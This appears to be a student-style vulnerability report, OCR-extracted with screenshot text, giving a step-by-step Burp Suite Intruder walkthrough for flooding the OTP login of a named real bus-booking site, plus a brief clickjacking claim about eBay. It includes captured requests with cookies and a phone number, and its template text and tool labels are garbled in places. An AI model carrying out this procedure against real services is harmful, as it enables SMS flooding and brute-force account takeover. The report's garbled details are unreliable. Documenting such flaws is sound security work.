Step 12: In ebay website we found that it was vulnerable to clickjacking attack, so we tried to see if it was actually vulnerable to clickjacking attack and as the result it was vulnerable , because we could have the ebay website in the iframe




Task 10

A. Perform No Rate Limiting on the login OTP page of the following websites mentioned below:

a)<https://yolobus.in/>

Title of Vulnerability: Lack of Rate Limiting on OTP Generation

CVSS score :



Relate with OWASP Top 10: This vulnerability is related to the OWASP Top 10 category of Broken Authentication.

Description:

This report highlights a vulnerability found in the OTP (One-Time Password) generation process of example.com. The lack of rate limiting mechanisms allows an attacker to perform brute-force attacks against OTPs, compromising the security of user accounts.

Detailed Explanation:

Upon investigation, it was discovered that yolobus does not enforce rate limiting measures on OTP generation attempts. This oversight enables attackers to repeatedly submit OTP requests, attempting to guess valid OTPs through brute-force attacks. Without rate limiting, attackers can automate the process of generating OTPs, increasing the likelihood of successful account compromise.

Impact:

The impact of this vulnerability is significant and can lead to various security breaches, including:

Account Takeover: Attackers can exploit the lack of rate limiting to perform brute-force attacks on OTPs, eventually gaining unauthorized access to user accounts.

Data Theft: Compromised accounts may contain sensitive information such as personal data, financial details, or confidential documents, which can be stolen or manipulated by attackers.


Unauthorized Transactions: Attackers can use compromised accounts to perform fraudulent transactions, leading to financial losses for users and the organization.

Reputation Damage: Incidents of account compromise can tarnish the reputation of example.com, eroding trust among users and stakeholders.


Steps to recreate

Step 1 : Go the Website and go to the login page of that website that has otp login


<https://yolobus.in/>




Step 2 : Enter your Number and click on send otp button




Step 3 : Open the Burp Suite Tool and go to the proxy tab in the tool



Step 4 : Now on your Website, there must be a resend otp button , don't just yet click on that button



Step 5 : Now to the burp suite tool and click on the intercept, this will intercept the request



Event log (2) All issues

Step 6 : Now in the Website go and click on resend otp button

Step 7 : Now in the burp Suite tool you can see the request in the proxy tab , right click in that tab and send that request to the intruder

Pretty Raw Hex

```

1 POST /v1/auth/login HTTP/2
2 Host: auth.yolobus.in
3 Cookie: _ga=DOZMNSBHD+GSL.1.1713346537.1.1.1713347470.0.0.; _ga=GAI.1.114E48C50.1713346537; _gid=GAI.1.1807626216.1713346530; _fbp=fb.1.1713346530710.993544005;
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; yje_anonymous_id=7f6b5da-b37c-440c-82eb-c52107478109)
5 Accept: application/json
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Platform: WEBI
9 Device_ID: d7b0cd4da43af40dc0fa8ae805ca0d
10 Os: web
11 User-Type: rider
12 Content-type: application/json
13 Content-Length: 46
14 Origin: https://yolobus.in
15 Referer: https://yolobus.in/
16 Sec-Fetch-Dest: empty
17 Sec-Fetch-Mode: cors
18 Sec-Fetch-Site: same-site
19 Te: trailers
20
21 {
  "phone_code": "+91",
  "phone_number": "702886778"
}

```

Send to Intruder Ctrl+I

- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Send to Organizer Ctrl+O
- Insert Collaborator payload
- Request in browser >
- Engagement tools [Pro version only] >
- Change request method
- Change body encoding
- Copy Ctrl+C
- Copy URL
- Copy as curl command (bash)
- Copy to file
- Paste from file
- Save item
- Don't intercept requests >
- Do intercept >
- Convert selection >
- URL-encode as you type

Inspector

Request attributes	2
Request query parameters	0
Request cookies	5
Request headers	25

Event log (2) All issues

Step 8 : In the Intruder Tab we can see the entire request that is been sent , click on the clear button on the right side

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The request pane contains a POST /wl/auth/login HTTP/2 request with the following payload:

```

1 POST /wl/auth/login HTTP/2
2 Host: auth.yolobus.in
3 Cookie: _ga_D02NSBROHcGSL.1.1713346537.1.1.1713347470.0.0; _ga=GAI.2.114C640250.1713346537; _gid=GAI.2.18076C6C16.1713346530; _fbp=fb.1.1713346530710.983544005; ajs_anonymous_id=7f080dab-b374-4f0e-8c10-0f77f78189
4 User-Agent: Mozilla/5.0 Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
5 Accept: application/json
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Platform: WEB
9 Target-URI: d700cd7da43af40dc0fa8aeee809ca0d
10 On: web
11 User-Type: rider
12 Content-Type: application/json
13 Content-Length: 46
14 Content: {"phone_code": "+91", "phone_number": "7028886778"}
15 Referer: https://yolobus.in/
16 Sec-Fetch-Dest: empty
17 Sec-Fetch-Mode: cors
18 Sec-Fetch-Site: same-site
19 Te: trailer
20
21 ("phone_code": "+91", "phone_number": "7028886778")

```

The payload positions section shows 0 payload positions. The event log shows 2 issues. The status bar at the bottom indicates Memory: 202.3MB and 15:43.

Step 9 : Again go to the Proxy tab and off the intercept by click on intercept off button

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The intercept button is highlighted and labeled 'Intercept is off'. A tooltip explains that intercept is disabled:

When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.

The event log shows 2 issues. The status bar at the bottom indicates Memory: 202.3MB and 15:43.

Step 10 : Now go to the Intruder tab and in the request we can see the accept-language text in that accept language we can see a number like q=0.5 , in this select the 5 number and click on the add button on right side

18 x 19 x +

Positions Payloads Resource pool Settings

Choose an attack type

Attack type: Sniper Start attack

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://auth.yolobus.in

POST /v1/auth/login HTTP/2
 Host: auth.yolobus.in
 Cookie: _ga_D0ZNR8P0B0=GS1.1.1713346537.1.1.1713347478.0.0.0; _ga=GAI.2.1142640260.1713346537; _fbp=fb.1.1713346530710.993544005; ajs_anonymous_id=7f8b0cd7da43af40dc8fa8aee809ca0d
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
 Accept: application/json
 Accept-Language: en-US,en;q=0.55
 Accept-Encoding: gzip, deflate, br
 Platform: WEBI
 Device-ID: 7f8b0cd7da43af40dc8fa8aee809ca0d
 Origin: self
 User-Type: rider
 Content-Length: 46
 Origin: https://yolobus.in
 Referer: https://yolobus.in/
 Sec-Fetch-Dest: empty
 Sec-Fetch-Mode: cors
 Sec-Fetch-Site: same-site
 Te: trailers
 ("phone_code": "+91", "phone_number": "7028886778")

Add \$ Clear \$ Auto \$ Refresh

1 payload position

Search 1 highlight Clear Length: 793

Event log (2) All issues Memory: 202.3MB

Step 11 : Now in the intruder tab only select the payload tab and in the payload type select the option has numbers

Positions Payloads Resource pool Settings

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each pa

Payload set: 1 Payload count: 0
 Payload type: Simple list Request count: 0

Simple list
 Runtime file
 Custom iterator
 Character substitution
 Case modification
 Paste
 Load ...
 Remove
 Add
 Clear
 Deduplicate
 Numbers
 Dates
 Brute forcer
 Null payloads
 Character frobber
 Bit flipper
 Username generator
 Add from list ... [Pro version only]

Payload set

This payload t

le list of strings that are used as payloads.

Add Enabled Rule

Event log (2) All issues

Step 12 : In the Payload setting set the payload by setting the FROM as 1 and TO HAS 100

The screenshot shows the OWASP ZAP interface with the 'Intruder' tab selected. The 'Payloads' tab is active. The 'Payload sets' section shows one payload set configured with a payload type of 'Numbers'. The 'Payload settings [Numbers]' section has 'From' set to 1, 'To' set to 100, and 'Step' set to 100. The 'Start attack' button is located at the top right of the payload configuration area.

Step 13 : Lastly click on the attack button in orange on the Top right corner

The screenshot shows the OWASP ZAP interface with the 'Intruder' tab selected. The 'Payloads' tab is active. The 'Payload sets' section shows one payload set configured with a payload type of 'Numbers'. The 'Payload settings [Numbers]' section has 'From' set to 1, 'To' set to 100, and 'Step' set to 100. The 'Start attack' button is located at the top right of the payload configuration area.

Step 14 : As we can see the attack is been started and we can start receiving the OTP , if we receive 100 otps then the application is vulnerbale to No rate limiting attack

Results	Positions	Payloads	Resource pool	Settings			
Filter: Showing all items							
Requ...	Payload	Status code	Response ...	Error	Timeout	Length	Comment
0		200	114		487		
1	1	200	382		487		
2	2	200	131		487		
3	3	200	262		487		
4	4	200	205		487		
5	5	200	125		487		

Results	Positions	Payloads	Resource pool	Settings			
Filter: Showing all items							
Requ...	Payload	Status code	Response ...	Error	Timeout	Length	Comment
0		200	114		487		
1	1	200	382		487		
2	2	200	131		487		
3	3	200	262		487		
4	4	200	205		487		
5	5	200	125		487		

Step 15: Since i am getting 100 otps it is vulnerable to no rate limiting attack



Messaging

Smart sender ID recognition

Recognise sender ID automatically to see the names and profile images of trusted vendors

The above services are provided with technical support from Yulore.

Read and agree to our [User Agreement](#) and [Privacy Policy](#), as well as [Yulore Privacy Policy](#) before using Smart sender ID recognition.

Agree

Don't agree



YoloBus

3 mins ago

2655 is your YoloBus OTP (valid only for 10 minutes)



YoloBus

3 mins ago

2655 is your YoloBus OTP (valid only for 10 minutes)



YoloBus

3 mins ago

2655 is your YoloBus OTP (valid only for 10 minutes)



YoloBus

3 mins ago

2655 is your YoloBus OTP (valid only for 10 minutes)



YoloBus

3 mins ago

2655 is your YoloBus OTP (valid only for 10 minutes)


7




b) <https://nuego.in/>

Follow the same steps for the rest two websites will post the ss just


Step 1 : Go the Website and go to the login page of that website that has otp login



